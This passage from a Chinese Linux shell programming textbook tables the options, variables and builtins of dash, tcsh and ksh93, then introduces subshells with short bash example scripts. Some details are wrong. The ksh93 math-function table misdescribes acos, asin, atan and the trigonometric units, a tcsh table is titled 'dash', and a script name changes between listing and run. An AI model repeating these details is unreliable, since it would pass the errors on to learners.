续表

命令名称	意　义
eval	将参数作为命令再次处理一遍
exec	以特定程序取代 Shell 或为 Shell 改变 I/O
exit	退出 Shell
export	将变量声明为环境变量
fc	与命令历史一起运行
fg	将作业置于前台运行
getops	处理命令行选项
hash	记录并指定命令的路径名
pwd	显示当前工作目录
read	从标准输入中读入一行
readonly	将变量定义为只读
set	设置 Shell 选项
shift	变换命令行参数
test	评估条件表达式
times	针对 Shell 及其子 Shell，显示用户和系统 CPU 的时间之和
trap	设置信号捕捉程序
type	确认命令的源
ulimit	设置和显示进程占用资源的限制
umask	设置和显示文件权限码
unalias	取消别名定义
unset	取消变量或函数的定义
until	保留字，一种循环结构
wait	等待后台作业完成

从表 11-3 可以看出，dash 有的内建命令在 bash 中都有，而且命令的意义一样，dash 的内建命令是 bash 的子集。另外，dash 内建命令的用法和 bash 是一样的。

从表 11-1 到表 11-3 所列出的 dash 选项、内部变量和内建命令可以看出，dash 的大部分特征在 bash 中都有。因此，在 dash 中进行脚本编程时，bash Shell 的编程技巧大多适用，但是需要注意避免使用 dash 中不包含的选项、内部变量和内建命令。

11.3 tcsh 简介

tcsh 是典型的 C Shell，C Shell 和 Bourne Shell 属于两种截然不同的设计风格。因此，它们的特性区别较大，这导致了 tcsh 和 dash、bash 存在较大的区别。本节依然从选项、内部变

量和内建命令来介绍 tcsh。表 11-4 列出了 tcsh 的选项及其意义。

表 11-4　tcsh 选项及其意义

选 项 名	意　　义
b	将所有剩余的选项看作是非选项参数
c …	从…中读取命令
d	从文件$HOME/.cshdirs 下载目录栈
e	当脚本发生第一个错误时，退出脚本
f	不处理$HOME/.tcshrc 文件
i	使脚本以交互模式运行
l	规定该 Shell 用于登录 Shell
m	强制 Shell 执行$HOME/.tcshrc 文件，即便该文件不属于当前用户
n	读取脚本中的命令，进行语法检查，但不执行这些命令
q	Shell 能接受 SIGQUIT 信号，而且关闭作业控制
s	从 stdin 中读取命令
t	Shell 读取并执行单行输入
v	设置 verbose 变量，打印命令输入
V	执行$HOME/.tcshrc 文件之前设置 verbose 变量
x	设置 echo 变量，命令在执行前打印到 stdout
X	执行$HOME/.tcshrc 文件之前设置 echo 变量
--help	在 stdout 上显示帮助信息
--version	在 stdout 上显示 tcsh 的帮助信息

$HOME/.cshdirs 是目录栈文件，bash 中也有目录栈的概念，但是，没有存储目录栈的文件，bash 使用 DIRSTACK 变量记录目录栈的栈顶值，系统命令 pushd 和 popd 维护目录栈。$HOME/.tcshrc 是 tcsh 的配置文件，类似于 bash 的$HOME/.bashrc 文件。

tcsh 的环境变量与 Bourne Shell（以及 ash、dash 和 bash）存在很大的区别，Bourne Shell、ash、dash 和 bash 都使用了一类变量，我们称为内部变量，变量名都是大写字母的单词。但是，tcsh 就不同了，它使用了两类变量，第一类变量称为 Shell 变量，变量名是小写字母的单词；第二类是系统环境变量，变量名都是大写字母的单词。在 tcsh 中，系统环境变量是高级的字符型变量，提供标准的系统信息，而 Shell 变量则是低级的变量，用于设置 Shell。

tcsh 的 Shell 变量极多，涉及 tcsh Shell 设置的各方面，由于 tcsh 的 Shell 变量太多，在此不将这些变量一一列出，而仅将重要的 tcsh Shell 变量列于表 11-5 中。tcsh 的 Shell 变量中的 prompt、prompt2、prompt3 用于设置一级、二级和三级 Shell 命令提示符，相当于 bash 的 PS1、PS2 和 PS3 变量。tcsh 显示和设置 Shell 变量的命令为：

```
set                          #显示 tcsh 的 Shell 变量
set variable=value               #设置 tcsh 的 Shell 变量
```

表 11-5　tcsh 的 Shell 变量及其意义

Shell 变量名称	意　义
cdpath	保持目录的路径名，用 cd 搜索特定的子目录，这些路径名形成一个数组
echo	一旦打开此变量，tcsh 在执行每个命令前显示该命令
history	需保存的历史事件的数量
home	用户主目录的路径名
ignoreeof	一旦此变量设为空或 0，启动防止用户使用 Ctrl+D 组合键注销用户 Shell 的特征
mail	数组变量，该数组的元素既包括检查电子邮件的时间间隔，又包括检查电子邮箱文件的路径
noclobber	设置 noclobber 启动预防现有文件不被重定向输出的特征
noglob	设置 noglob 使通配功能失效，该特征禁止用户 tcsh 中字符 * ? [ ] ~将不再扩展为匹配的文件名
notify	当完成后台任务时立即通知用户
path	目录路径名列表，搜寻目录获取可执行命令
prompt	设置 tcsh 一级 Shell 命令提示符
prompt2	设置 tcsh 二级 Shell 命令提示符
prompt3	设置 tcsh 三级 Shell 命令提示符
pwd	当前运行目录的路径名
shell	用于注册过程的程序路径名
shlvl	嵌套 Shell 的层次
tcsh	tcsh 的版本号
uid	用户的 ID 号
user	用户名
verbose	历史命令引用后显示命令

值得一提的是，tcsh Shell 变量 mail 综合了 bash 的 MAIL、MAILCHECK、MAILPATH 等变量的特征。tcsh Shell mail 变量类型是一个数组，该数组的元素既包括检查电子邮件的时间间隔，又包括检查电子邮箱文件的路径。为 mail 变量赋值遵循数组变量的赋值方法，相关内容将在第 14 章介绍，如：

```
set mail (1200 /usr/mail/user /home/userdir)
```

上述的 mail 变量表示每 1200 秒检查一次电子邮件，被检查的电子邮箱文件在/usr/mail/user 和/home/userdir 目录中。

tcsh 的系统环境变量类似于 Bourne Shell，这增大了 tcsh 和 Bourne Shell 的兼容性，而且 tcsh 的很多系统环境变量是其 Shell 变量的复制，如系统环境变量 PATH 和 Shell 变量 path，但是，如果改变 PATH 的值，path 不会随之而改变，反之亦然。tcsh 的系统环境变量列于表 11-6 中，tcsh 显示系统环境变量的命令为：

```
setenv                    #显示 tcsh 的系统环境变量
setenv variable value     #设置 tcsh 的系统环境变量
```

表 11-6　dash 的系统环境变量及其意义

系统环境变量名称	意　　义
COLUMNS	终端的列数量
DISPLAY	图形化窗口 X Windows 的指针
EDITOR	默认编辑器的路径名
GROUP	用户的群组名称
HOME	用户的默认根目录
HOST	主机名称
HOSTTYPE	机器硬件架构类型，如 x86
HPATH	run-help 命令的搜索文档的路径
LANG	设置显示字体
LINES	终端的行数量
LS_COLORS	ls 命令显示的文件类型及其颜色列表
MACHTYPE	硬件架构
OSTYPE	操作系统类型
PATH	与 Shell 变量 path 等价，目录路径名列表，搜寻目录获取可执行命令
PWD	当前工作目录值
REMOTEHOST	如果当前用户是远程登录的，此变量保存远程主机的 IP 地址
SHLVL	与 Shell 变量 shlvl 等价，嵌套 Shell 的层次
TERM	Shell 的默认终端
USER	用户名称，与 Shell 变量 user 等价

tcsh 定义了很多内建命令供命令行和脚本调用，表 11-7 给出了 tcsh 的内建命令名称及其意义。由于 tcsh 变量的不同，tcsh 中包含分别为两类变量赋值和取消赋值的内建命令：set 和 unset 对应，setenv 和 unsetenv 对应。

表 11-7　tcsh 的内建命令及其意义

命令名称	意　　义
@	显示或设置 Shell 变量
alias	设置命令或命令行的别名
alloc	报告空闲内存总量和已用内存空间总量
bg	将作业置于后台运行
bindkey	显示或设置到 tcsh 编辑器与快捷键的映射
cd	切换当前工作目录
chdir	与 cd 命令的意义一样
complete	显示或管理命令完成字符串
dirs	显示或存储当前目录栈
echo	打印参数

续表

命令名称	意　义
echotc	在 stdout 上执行终端命令
eval	将参数作为命令再次处理一遍
exec	以特定程序取代 Shell 或为 Shell 改变 I/O
exit	退出 Shell
export	将变量声明为环境变量
fg	将作业置于前台运行
filetest	对指定文件进行测试
glob	与 echo 类似，但是，glob 不识别分隔符，字符间用空格符分隔
hashstat	显示 tcsh 的 hash 表状态
history	显示和管理命令历史文件
hup	执行指定命令，当收到 hangup 信号时退出
jobs	显示作业列表（被挂起的作业和那些正在后台执行的作业）
kill	向进程传送信号
limit	限制当前进程以及它所创建进程使用的计算机资源
log	对所有的用户显示 Shell 变量 watch 的内容
login	中止当前 Shell，用/bin/login 进程代替它
logout	中止当前 Shell
nice	设置 Shell 或命令的调度优先级
nohup	执行命令，并忽略 hangup 信号
notify	当指定作业的状态变化时，通知用户
onintr	控制脚本遇到中断时采取的动作
popd	从目录栈中弹出目录
printenv	显示系统环境变量名及值
pushd	将目录压入目录栈
rehash	重新计算命令 hash 表
repeat	将指定命令执行若干次
sched	显示或管理调度事件列表
set	显示或管理 Shell 变量
setenv	显示或管理系统环境变量
settc	设置终端特征的参数
setty	设置不可改变的 TTY 模式
shift	将位置参数移位
source	执行指定文件中的命令，并在当前 Shell 立即生效
stop	停止后台运行的作业或进程

续表

命令名称	意　义
suspend	用 SIGSTOP 信号中止 Shell 进程
telltc	显示终端特征参数
time	输出统计出来的命令执行时间
umask	设置和显示文件权限码
unalias	取消别名定义
uncomplete	删除指定模式的完成命令
unhash	不使用 hash 表查找可执行程序
unlimit	删除资源上的限制条件
unset	取消 Shell 变量的定义
unsetenv	取消系统环境变量的定义
wait	等待后台作业完成
where	显示命令和别名的路径
which	显示 Shell 将执行的命令

从表 11-7 可以看出，tcsh 的内建命令与 bash 的内建命令很相似，熟悉 bash 的读者能认出大部分的 tcsh 内建命令。另外，由于 tcsh 的设计初衷是使 Shell 编程融入更多的 C 语言风格的特征，因此，tcsh 支持数组变量、算术和逻辑运算、if/then 结构、for 循环、while 循环、switch 结构等特性，bash Shell 编程借鉴了 tcsh 的这些特征。

总的来说，无论是选项、内部变量还是内建命令，tcsh 和 Bourne Shell 都存在很大的区别，而且，从本节的介绍可以清晰地看出，bash 继承于 tcsh 的诸多特征。

11.4 Korn Shell 简介

Korn Shell 融合了 Bourne Shell 和 C Shell 两者的特征，Korn Shell 是一种非常适合于编程的 Shell，它还支持了 Bourne Shell 和 C Shell 都不具备的特性，如浮点运算。Korn Shell 在 UNIX 系统下应用广泛，而 Linux 系统则很少使用。尽管本书旨在介绍 Linux Shell 编程，但是，鉴于 Korn Shell 的重要性，本节还是对 Korn Shell 做简单介绍。

Korn Shell 有两种独立的版本：ksh88 和 ksh93，由于 IBM 的 AIX 系统使用 ksh93，因此，ksh93 的应用较为广泛，下面以 ksh93 为例来阐述 Korn Shell 的特征。Korn Shell 的选项与 bash 比较类似，bash 的一些选项有名称和简写两种表示方式，Korn Shell 的很多选项也有这两种表示方式，有些选项只有名称，而有些选项只有简写，表 11-8 列出了 ksh93 的选项及其意义。

表 11-8　ksh93 的选项及其意义

名　称	简　写	意　义
allexport	a	export 所有已定义的变量

续表

名　称	简　写	意　义
-	A	将命令的参数赋给数组变量
-	b	当作业状态变化时，显示作业完成信息
bignice	-	以低优先级运行后台作业
bracexpand	B	开启花括号模式域生成功能
-	c …	从…中读取命令
-	C	禁止从截取的已存在文件中重定向
emacs	-	使用 emacs 编辑模式编辑命令行
errexit	e	如果命令返回非零值，退出 Shell
-	f	禁止文件名扩展，即禁用通配（globbing）
-	G	使用通配符**匹配文件和目录
trackall	h	使每条命令成为可跟踪的别名
-	i	使脚本以交互模式运行
monitor	m	使后台作业以独立进程组方式运行
noexec	n	读取脚本中的命令，进行语法检查，但不执行这些命令
notify	-	当指定作业的状态变化时，通知用户
nounset	-	将未初始化的参数当作错误
-	o	用选项名称设置 Shell 选项
privileged	p	不处理$HOME/.profile 文件
-	P	以 profile 的方式打开 Shell
-	r	以限制模式打开 Shell
-	R	生成交叉引用数据库
-	s	将所有的输出定向到文件标识符 2
verbose	v	按命令读入的形式显示
vi	-	使用 vi 编辑模式编辑命令行
xtrace	x	按命令和参数执行时的形式显示

Korn Shell 开启和关闭选项的命令与 bash 相同，用名称开启或关闭选项需要在 set 命令后加上-o 或+o 选项，也可以在 set 命令后直接加选项的简写来开启或关闭选项。

Korn Shell 也定义了一些内部变量，内部变量格式与 bash 一样，只是变量名和含义与 bash 存在细微的区别，表 11-9 列出了 ksh93 的内部变量及其意义。

表 11-9　ksh93 的内部变量及其意义

变量名称	意　义
CDPATH	cd 命令的搜索路径
COLUMNS	编辑模式下终端的宽度（以字符为单位）
EDITOR	编辑命令行的默认编辑器

续表

变量名称	意　义
ENV	定义参数扩展、命令替换等规范的文件，一般是$/HOME/.kshrc
FIGNORE	当匹配文件名时，所要忽略的文件名集合
FPATH	函数的搜索路径
HISTCMD	history 文件中的当前命令数量
HISTEDIT	history 文件的默认编辑器
HISTFILE	history 文件的路径
HOME	用户的默认根目录
IFS	输入域分隔符，默认值是空格、Tab 和新行
LANG	用于未包含在 LC_变量中函数的分类
LC_ALL	覆盖 LANG 和所有 LC_变量的值
LC_COLLATE	校对所用的语言
LC_CTYPE	处理字符集所用的语言
LC_NUMERIC	处理小数点所用的语言
LINES	终端上允许出现的行数
LINENO	正在处理的脚本行号
MAIL	用户的邮箱文件名称
MAILCHECK	在邮箱文件中检查新邮件的间隔时间
MAILPATH	用逗号分隔的邮箱文件名列表，如果设置此变量， MAIL 变量的值将被覆盖掉
OLDPWD	前一个工作目录的值
PATH	默认的搜索可执行文件的路径
PPID	父 Shell 的进程 ID
PS1	用于设置主 Shell 命令提示符，默认是$
PS2	用于设置二级 Shell 命令提示符，默认是>
PS3	select 语句段提示符，默认是#?
PS4	调试信息的提示符，默认是+
PWD	当前工作目录值
RANDOM	每次被访问时，生成一个随机数
SECONDS	Shell 从开启到现在的时间
SHELL	当前 Shell 的路径名
TIMEFORMAT	显示时间格式的字符串
TMOUT	若非 0，是 read 命令的等待时间
VISUAL	开启 emacs、gmac 或 vi 编辑器

ksh93 中以 LC_开头的变量是用于系统语言的，可将 Shell 语言设置为中文。ksh93 与 bash

一样支持四级提示符，分别用 PS1、PS2、PS3、PS4 设置。

Korn Shell 的内建命令继承于 Bourne Shell，因此，Korn Shell 的内建命令与 dash、bash 非常相似，而且 Korn Shell 内建命令的数量较多，表 11-10 列出了 Korn Shell 的内建命令及其意义。

表 11-10　ksh93 的内建命令及其意义

命　令	含　义
alias	设置命令或命令行的别名
bg	将作业置于后台运行
buildin	显示所有的内建命令
cd	切换当前工作目录
command	执行指定命令
disown	将作业从表中移除
echo	打印参数
eval	将参数作为命令再次处理一遍
exec	以特定程序取代 Shell 或为 Shell 改变 I/O
exit	退出 Shell
export	将变量声明为环境变量
false	以 1 退出码退出
fg	将作业置于前台运行
getconf	显示 Shell 设置参数的当前值
getops	每次执行时从一个字符串中获得下一个选项
hist	显示和编辑 history 文件
jobs	显示作业列表（被挂起的作业和那些正在后台执行的作业）
kill	向进程传送信号
let	使变量执行算术运算
print	在 stdout 中显示参数
printf	使用 C 语言风格显示参数
pwd	显示当前工作目录
read	从标准输入中读入一行
readonly	将变量定义为只读
set	设置 Shell 选项
shift	将位置参数移位
sleep	使进程休眠指定的时间（以秒为单位）
suspend	中止 Shell 的执行
trap	设置信号捕捉程序
true	以 0 退出码退出

续表

命　令	含　义
typeset	声明变量，定义变量属性
ulimit	设置和显示进程占用资源的限制
umask	设置和显示文件权限码
unalias	取消别名定义
unset	取消变量或函数的定义
wait	等待后台作业完成
whence	显示指定命令的解析方法

从表 11-10 可以看出，Korn Shell 的内建命令与 bash 的内建命令极为相似，熟悉 bash 的读者能认出大部分的 Korn Shell 内建命令。

在脚本编程方面 Korn Shell 又继承了 C Shell 的优点，支持算术和逻辑运算、if/then 结构、for 循环、while 循环等特性。值得一提的是，ksh93 在算术运算方面比其他的 Shell 具备优势，ksh93 不仅支持浮点运算，而且还定义了一些内建数学函数，便于用户进行数值计算编程，ksh93 定义的内建数学函数如表 11-11 所示。

表 11-11　ksh93 内建的数学函数及其意义


选　项　名	意　义
abs(x)	计算 x 的绝对值
acos(x)	计算 x 的余弦值（x 用弧度表示）
asin(x)	计算 x 的正弦值（x 用弧度表示）
atan(x)	计算 x 的正切值（x 用弧度表示）
atan2(y,x)	计算 y/x 的正切值（y/x 用弧度表示）
cos(x)	计算 x 的余弦值（x 用角度表示）
cosh(x)	计算 x 的双曲余弦值（x 用弧度表示）
exp(x)	x 为指数
floor(x)	x 的向下取整
fmod(x,y)	x/y 的浮点余数
hypot(x,y)	计算直角边长度为 x 和 y 的直角三角形的斜边长度
int(x)	在区间[0,x]上的最大整数
log(x)	计算 x 的自然对数
pow(b,e)	计算 b 的 e 次方
sin(x)	计算 x 的正弦值（x 用角度表示）
sinh(x)	计算 x 的双曲正弦值（x 用弧度表示）
tan(x)	计算 x 的正切值（x 用角度表示）
tanh(x)	计算 x 的双曲正切值（x 用弧度表示）

Korn Shell 的选项、内部变量和内建命令都与 bash 很相似，易于读者掌握。相比于 bash，Korn Shell 更适合用于脚本编程，因为 Korn Shell 不仅继承了 C Shell 中的很多 C 语言风格的编程优点，还增加了浮点数运算和很多数学函数。很多 UNIX 系统使用的是 Korn Shell，而 Linux 系统中则很少有 Korn Shell。因此，在 UNIX 系统下的 Shell 编程功能显得更强大。

11.5 本章小结

本章首先概述了 Linux/UNIX Shell 的起源和分类，然后，选择了三种具有代表性的 Shell，从 Shell 选项、内部变量和内建命令三个角度进行介绍，并着重于 bash Shell 的比较和分析，dash、tcsh、ksh93 的特点总结如下。

- dash：起源于 Bourne Shell，简化了 Bourne Shell，由于 bash 融合了 Bourne Shell 的特性。因而，bash 包含了 dash 几乎所有的特性，dash 可以看作是 bash 的精简版本。
- tcsh：起源于 C Shell，它与 Bourne Shell 截然不同，Shell 选项、内部变量和内建命令都与 bash 存在较大的区别，尤其在内部变量方面，tcsh 的内部变量包含 Shell 变量和系统环境变量两类。但是，tcsh 支持数组变量、算术和逻辑运算、if/then 结构、for 循环、while 循环、switch 结构等 C 语言风格的特征，bash 正是继承了 tcsh 的这些特征，因而，tcsh 是一种非常适合 C 语言程序员掌握的编程性 Shell。
- ksh93：由于 IBM AIX 系统使用 ksh93，使得 ksh93 成为最具代表性的 Korn Shell，Korn Shell 兼容 Bourne Shell 和 C Shell 的诸多特征，在 Shell 选项、内部变量和内建命令等方面，ksh93 与 bash 非常类似，ksh93 还支持数组变量、算术和逻辑运算、if/then 结构、for 循环、while 循环、switch 结构等 C 语言风格的特征，而且，ksh93 在数学计算方面的功能强大，增加了浮点数运算和很多内建数学函数，便于程序员编写数学方面的程序。



第12章

子Shell与进程处理

Linux 是一种用户控制的多作业操作系统，该系统允许多个系统用户同时提交作业，而一个系统用户又可能用多个 Shell 登录，每个系统用户可以用一个 Shell 提交多个作业，Linux 是怎样对如此复杂的用户、Shell 和作业进行管理呢？bash Shell 又提供了哪些命令与机制方便用户对作业的控制呢？

本章将系统地阐述 bash Shell 在多作业管理和进程处理方面的命令与机制，内容包含三部分：首先，介绍子 Shell，由于子 Shell 与内建命令密切相关，因此，本章对 bash Shell 的内建命令做了总结；然后，详细讨论如何使用圆括号结构创建子 Shell；其次，介绍 Shell 限制模式的特性，以及使脚本运行在限制模式下的两种方法；最后，介绍 bash Shell 在进程处理方面的命令和机制，涉及进程和作业的概念、作业控制命令、信号，以及 trap 命令捕捉信号等内容。

12.1 子 Shell

父子 Shell 是相对的，它描述了两个 Shell 进程的 fork 关系，父 Shell 指在控制终端或 xterm 窗口给出提示符的进程，子 Shell 是由父 Shell 创建的进程。在 Linux 中，只有一个函数可以创建子进程，那就是著名的 fork 函数。因此，父 Shell 创建子 Shell 调用的是 fork 函数。

Shell 命令可分为内建命令（built-in command）和外部命令（external command），内建命令是由 Shell 本身执行的命令，而外部命令由 fork 创建出来的子 Shell 执行，简言之，两者的区别在于：内建命令不创建子 Shell，外部命令创建子 Shell。正因为如此，内建命令的执行速度要比外部命令快。

子 Shell 的概念与内建命令和外部命令的区分有关系。因此，本节首先介绍 bash Shell 的内建命令，然后介绍生成子 Shell 的圆括号结构。

12.1.1 内建命令

内建命令就是包含在 bash Shell 工具包中的命令，内建的英文单词 built-in 也说明了这一点。内建命令可以说是 bash Shell 的骨干部分，除此之外，保留字（reserved words）也是 bash Shell 的骨干部分，保留字对 bash Shell 具有特殊的含义，用来构建 Shell 语法结构，for、if、then、while、until 等都是保留字，但是，保留字本身不是一个命令，而是命令结构的一部分。我们按照字母排序将 bash Shell 的内建命令和保留字列在表 12-1 中。

表 12-1 bash Shell 的内建命令和保留字

命　令	含　义
!	保留字，逻辑非
:	不做任何事，只进行参数展开
.	读取文件，并在当前 Shell 中执行它
alias	设置命令或命令行的别名
bg	将作业置于后台运行
bind	将关键字序列与 readline 函数或宏绑定
break	保留字，跳出 for、while、until、select 循环
builtin	调用命令的内建命令格式，而禁用同名的函数，或者同名的扩展命令
case	保留字，多重选择
cd	切换当前工作目录
command	找出内建和外部命令；寻找内建命令而非同名函数
continue	保留字，到达下一次 for、while、until、select 循环
declare	声明变量，定义变量属性
dirs	显示当前存储目录的列表

续表

命　令	含　义
disown	将作业从表中移除
do	保留字，for、while、until、select 循环的一部分
done	保留字，for、while、until、select 循环的一部分
echo	打印参数
elif	保留字，if 结构的一部分
else	保留字，if 结构的一部分
enable	开启和关闭内建命令
esac	保留字，case 的一部分
eval	将参数作为命令再次处理一遍
exec	以特定程序取代 Shell 或为 Shell 改变 I/O
exit	退出 Shell
export	将变量声明为环境变量
fc	与命令历史一起运行
fg	将作业置于前台运行
fi	保留字，if 结构的一部分
for	保留字，for 循环的一部分
function	定义一个函数
getops	处理命令行选项
hash	记录并指定命令的路径名
help	显示内建命令的帮助信息
history	显示历史命令信息
if	保留字，if 结构的一部分
in	保留字，case 的一部分
jobs	显示在后台运行的作业
kill	向进程传送信号
let	使变量执行算术运算
local	定义局部变量
logout	从 Shell 中注销
popd	从目录栈中弹出目录
pushd	将目录压入目录栈
pwd	显示当前工作目录
read	从标准输入中读入一行
readonly	将变量定义为只读
return	从函数或脚本中返回

续表

命　令	含　义
select	保留字，生成选择菜单
set	设置 Shell 选项
shift	变换命令行参数
suspend	中止 Shell 的执行
test	评估条件表达式
then	保留字，if 结构的一部分
time	保留字，输出统计出来的命令执行时间，其输出格式由 TIMEFORMAT 变量来控制
times	针对 Shell 及其子 Shell，显示用户和系统 CPU 的时间之和
trap	设置信号捕捉程序
type	确认命令的源
typeset	声明变量，定义变量属性，与 declare 等价
ulimit	设置和显示进程占用资源的限制
umask	设置和显示文件权限码
unalias	取消别名定义
unset	取消变量或函数的定义
until	保留字，一种循环结构
wait	等待后台作业完成
while	保留字，一种循环结构

表 12-1 所列出的 Shell 内建命令中有很大一部分在前面的章节中已经介绍过，后面章节将对剩余的内建命令进行介绍。因此，本节不再逐一介绍表 12-1 所列出的 Shell 内建命令，只专门讲述内建命令冒号的用法。

冒号是 bash Shell 中一个特殊的符号，而且其应用十分灵活。首先，冒号可以表示永真，相当于 TRUE 关键字，例 12-1 中的 conlon.sh 脚本演示了冒号表示永真的用法，conlon.sh 脚本的内容如下：

```
#例 12-1：conlon.sh 脚本演示冒号表示永真的用法
#!/bin/bash

i=0
while :                                    #冒号相当于 TRUE
do
    if ((i >= 10))                         #i 大于或等于 10 时，跳出 while 循环
    then
        break
    fi
    echo $((++i))
done
```

conlon.sh 脚本利用 while 循环打印 1～10 的整数，while 循环的条件是使用了冒号，此时冒号就表示永真，即 while 循环永远执行下去，while 循环体内使用 if/then 结构判断跳出 while

循环的条件。下面给出 conlon.sh 脚本的执行结果。

```
#例 12-1 conlon.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ chmod u+x colon.sh          #赋予 colon.sh 脚本可执行权限
alloy@alloy:~/linuxshell/CH12$ ./colon.sh                  #执行 colon.sh 脚本
1
2
3
4
5
6
7
8
9
10
```

其次，冒号可以清空一个文件。下面给出利用冒号清空文件用法的例子，loggg 文件中原来包含一行文字，我们用:>loggg 命令将冒号重定向到文件后，loggg 文件内容被清空，:> 命令是常用的清空文件的命令。

```
#例 12-2：利用冒号清空文件
alloy@alloy:~/linuxshell/CH12$ cat loggg                   #loggg 文件一开始是有内容的
Positional Parameter is NULL
alloy@alloy:~/linuxshell/CH12$ :>loggg                     #将冒号重定向到文件将文件清空
alloy@alloy:~/linuxshell/CH12$ cat loggg                   #loggg 文件确实已经清空
alloy@alloy:~/linuxshell/CH12$
```

冒号最重要的用法是：不做任何事，只进行参数展开，12.1.2 节的 subscol.sh 脚本将对这种用法进行详细解释，在这里不再详细介绍。

12.1.2 圆括号结构

圆括号结构能够强制将其中的命令运行在子 Shell 中，它的基本格式为：

```
(
command 1
command 2
…
command n
)
```

上述结构表示圆括号内的 n 条命令在子 Shell 中运行，bash 版本 3 之后定义了内部变量 BASH_SUBSHELL，该变量记录了子 Shell 的层次。下面举例说明圆括号结构的用法及 BASH_SUBSHELL 变量。新建名为 subsvar.sh 的脚本，内容如下：

```
#例 12-3：subsvar.sh 脚本演示圆括号结构用法和 BASH_SUBSHELL 变量
#!/bin/bash

echo "The level of father Shell is: $BASH_SUBSHELL"      #打印父 Shell 的层次
outervar=OUTER                                           #定义一个变量

(    #进入子 Shell
echo "The level of SubShell is: $BASH_SUBSHELL"
innervar=INNER                                           #在子 Shell 内定义一个变量
echo "innervar=$innervar"
echo "outervar=$outervar"
)
```

```
#回到父 Shell
echo "The level of father Shell is: $BASH_SUBSHELL"

if [ -z "$innervar" ]              #测试子 Shell 中定义的变量是否为空
then
  echo "The \$innervar is not defined in main body."
else
   echo "The \$innervar is defined in main body."
fi
```

subsvar.sh 脚本首先在父 Shell 中打印$BASH_SUBSHELL 的值，从 subsvar.sh 脚本的执行结果可以看到，父 Shell 的$BASH_SUBSHELL 值为 0，然后父 Shell 定义变量 outervar。接着利用圆括号结构创建子 Shell，打印子 Shell 的$BASH_SUBSHELL，子 Shell 的$BASH_SUBSHELL 值为 1，然后在子 Shell 中定义变量 innervar，并在子 Shell 中同时打印 innervar 和 outervar，innervar 的值就是子 Shell 所赋的值，outervar 继承父 Shell 所赋给它的值。圆括号结构执行结束就返回到父 Shell，if/then 结构测试子 Shell 中定义的变量 innervar 是否为空，结果输出 innervar 变量未定义的信息，说明 innervar 为空值，这说明子 Shell 中变量对父 Shell 是不可见的。

```
#例 12-3 subsvar.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ chmod u+x subsvar.sh
alloy@alloy:~/linuxshell/CH12$ ./subsvar.sh
The level of father Shell is: 0                #父 Shell 的 BASH_SUBSHELL 值
The level of SubShell is: 1                    #子 Shell 的 BASH_SUBSHELL 值
innervar=INNER
outervar=OUTER                                 #子 Shell 能使用父 Shell 定义的变量
The level of father Shell is: 0
#子 Shell 定义的变量 innervar 在父 Shell 中为空，说明子 Shell 中变量对父 Shell 是不可见的
The $innervar is not defined in main body.
```

从 subsvar.sh 脚本的执行结果也可以看出，BASH_SUBSHELL 是从 0 开始计数的整数，它依次记录子 Shell 的层次。

既然子 Shell 变量的作用域不能在父 Shell 中生效，那么，如果在子 Shell 中将变量 export 改为环境变量，该变量能否在父 Shell 中生效呢？新建名为 subsep.sh 的脚本，内容如下：

```
#例 12-4：subsep.sh 脚本测试子 Shell 定义环境变量是否对父 Shell 有效
#!/bin/bash

#在父 Shell 中定义变量 outervar
echo "------------IN MAINSHELL---------------------"
outervar=OUTER
echo "outervar=$outervar"

(       #进入子 Shell
echo "------------IN SUBSHELL----------------------"
innervar=INNER
echo "innervar=$innervar"
outervar=OUTER-INNER          #更改父 Shell 所定义的 outervar 变量值
echo "outervar=$outervar"

#将 innervar 和 outervar 声明为环境变量
export innervar
```

```
export outervar
)

#回到父 Shell，测试 innervar 和 outervar 的值是否与子 Shell 中的定义一样
echo "------------RETURN TO  MAINSHELL----------------"

echo "innervar=$innervar"
echo "outervar=$outervar"
```

subsep.sh 脚本定义 outervar 变量，利用圆括号结构创建子 Shell 后，子 Shell 定义 innervar 变量，并更改 outervar 变量值，然后利用 export 命令将 innervar 和 outervar 声明为环境变量，圆括号结构执行结束返回父 Shell 后，输出 innervar 和 outervar 的值，测试是否与子 Shell 中定义的一致。下面给出 subsep.sh 脚本的执行结果，父 Shell 定义 outervar，其值为 OUTER，子 Shell 定义 innervar，赋值为 INNER，并将父 Shell 所定义的 outervar 的值改为 OUTER-INNER。返回父 Shell 后，innervar 为空值，outervar 仍为原来的值：OUTER，这充分说明了尽管子 Shell 将 innervar 和 outervar 声明为环境变量，但是子 Shell 对 innervar 的定义和对 outervar 的更改仍然对父 Shell 不可见。

```
#例 12-4 subsep.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ chmod u+x subsep.sh
alloy@alloy:~/linuxshell/CH12$ ./subsep.sh
------------IN MAINSHELL----------------------
outervar=OUTER
------------IN SUBSHELL-----------------------
#下面打印子 Shell 中 innervar 和 outervar 变量的值
innervar=INNER
outervar=OUTER-INNER
------------RETURN TO  MAINSHELL----------------
innervar=
outervar=OUTER
#父 Shell 中 innervar 为空，outervar 仍为原来的值，这说明子 Shell 对两个变量的
#定义和更改对父 Shell 不起作用
```

上述两个例子说明子 Shell 只能继承父 Shell 的一些属性，但是，子 Shell 不可能反过来改变父 Shell 的属性，子 Shell 能够从父 Shell 继承得来的属性包括如下几个：

- 当前工作目录。
- 环境变量。
- 标准输入、标准输出和标准错误输出。
- 所有已打开的文件标识符。
- 忽略的信号（将在 12.4 节中阐述）。

同样重要的是，子 Shell 不能从父 Shell 继承得来的属性归纳如下：

- 除环境变量和.bashrc 文件中定义变量之外的 Shell 变量。
- 未被忽略的信号处理（将在 12.4 节中阐述）。

因此，子 Shell 能够设置独立于父 Shell 的子环境，例 12-5 是一个子 Shell 设定 Shell 选项的例子，新建名为 subsenv.sh 的脚本，内容如下：

```
